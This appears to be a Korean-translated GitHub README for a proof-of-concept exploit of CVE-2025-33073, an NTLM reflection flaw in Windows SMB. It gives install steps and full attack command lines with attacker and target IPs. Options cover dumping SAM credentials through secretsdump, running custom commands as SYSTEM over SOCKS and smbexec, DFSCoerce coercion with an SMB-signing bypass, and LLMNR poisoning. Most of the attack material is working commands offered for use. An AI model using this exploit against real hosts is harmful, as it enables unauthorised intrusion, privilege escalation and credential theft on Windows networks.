
 mverschu/cve-2025-33073
NTLM 리플렉션 SMB 취약점에 대한 PoC 익스플로잇.

NTLM 리플렉션 SMB 취약점에 대한 PoC 익스플로잇입니다.
모든 공로는 공식 연구에 있습니다:
https://www.synacktiv.com/en/publications/ntlm-reflection-is-dead-long-live-ntlm-reflection-an-in-depth-analysis-of-cve-2025
OS: Kali Linux (대부분의 패키지가 사전 설치되어 있음).
pipx (권장) — ldap3-bleeding-edge, impacket, dnspython을 격리된 앱 venv에 설치합니다:
pipx install .
# or: pipx install git+https://github.com/mverschu/CVE-2025-33073.git
cve-2025-33073 --help
cve-2025-33073-dnstool --help
여전히 **NetExec(nxc)**와 dig가 PATH에 있어야 합니다(Kali에 포함됨). --smb-signing의 경우, 포크된 impacket을 pipx 환경에 설치하세요:
pipx inject cve-2025-33073 "impacket @ git+https://github.com/decoder-it/impacket-partial-mic.git"
로컬 venv — setup.sh / requirements.txt와 동일한 종속성:
./setup.sh
source venv/bin/activate
python3 CVE-2025-33073.py --help
ldap3-bleeding-edge==2.10.1.1337, impacket, dnspython을 설치합니다.
python3 CVE-2025-33073.py -u 'wintastic.local\mathijs' -p 'password' --attacker-ip 192.168.178.49 --dns-ip 192.168.178.138 --dc-fqdn DC01.wintastic.local --target CLIENT01.wintastic.local --target-ip 192.168.178.65
대상별 DNS 레이블 (Synacktiv SRV1 예시)
기본적으로 이 도구는 localhost1UWhRC...를 등록합니다. 일부 대상의 경우, Windows가 이를 localhost처럼 처리하도록 피해자의 컴퓨터 이름에서 파생된 레이블을 등록합니다(Synacktiv의 분석 글 참조). --reflection-host SRV1은 srv11UWhRCAAAAAAAAAAAAAAAAAAAAAAAAAAAAwbEAYBAAAA를 생성하며, SRV1.ASGARD.LOCAL과 같은 FQDN은 첫 번째 레이블만 사용합니다.
python3 CVE-2025-33073.py -u 'ASGARD.LOCAL\loki' -p 'password' --attacker-ip 192.168.56.3 --dns-ip 192.168.56.10 --dc-fqdn DC01.ASGARD.LOCAL --target SRV1.ASGARD.LOCAL --target-ip 192.168.56.11 --reflection-host SRV1

사용자 지정 명령

secretsdump를 실행하는 대신 사용자 지정 명령을 실행할 수 있습니다.
python3 CVE-2025-33073.py -u 'wintastic.local\mathijs' -p 'password' --attacker-ip 192.168.178.49 --dns-ip 192.168.178.138 --dc-fqdn DC01.wintastic.local --target CLIENT01.wintastic.local --target-ip 192.168.178.65 --custom-command "whoami"
SOCKS
SYSTEM으로 유효한 연결이 이루어진 후 보다 은밀하게 명령을 실행하기 위한 것입니다. 여기서는 --target과 --target-ip가 동일해야 합니다.
python3 CVE-2025-33073.py -u 'wintastic.local\mathijs' -p 'password' --attacker-ip 192.168.178.49 --dns-ip 192.168.178.138 --dc-fqdn DC01.wintastic.local --target 192.168.178.65 --target-ip 192.168.178.65 --socks
 또한 SAM을 덤프하는 대신 proxychains를 통해 사용자 지정 명령을 실행할 수도 있습니다.
proxychains nxc smb 192.168.178.65 -d '' -u '' -p '' -x 'whoami' --exec-method smbexec


SMB 서명이 활성화된 상태에서 리플렉션이 실제로 동작하지 않는지 확인하기 위한 연구가 수행되었으며, 그 결과 패킷에서 SIGN/SEAL이 제거되면 일반적으로 MIC 때문에 불가능한 SMB에서 LDAPS로의 릴레이가 가능하다는 버그가 발견되었습니다.
다음에 감사드립니다:
python3 CVE-2025-33073.py -u "thewoods.local\test" -p 'pass' -d 192.168.204.131 --dns-ip 192.168.204.133 --dc-fqdn DC01.thewoods.local --target 192.168.204.133 --target-ip 192.168.204.133 -M DFSCoerce --smb-signing

장치와 동일한 브로드캐스트 도메인에 있고 해당 장치가 LLMNR 포이즈닝에 취약하다면, DNS 레코드를 등록하지 않고도 장치를 익스플로잇할 수 있습니다.

로컬 NTLM 인증이 발생함

로컬 NTLM 인증이 발생하지 않아 FAILED 시도가 됨
https://msrc.microsoft.com/update-guide/en-US/vulnerability/CVE-2025-33073






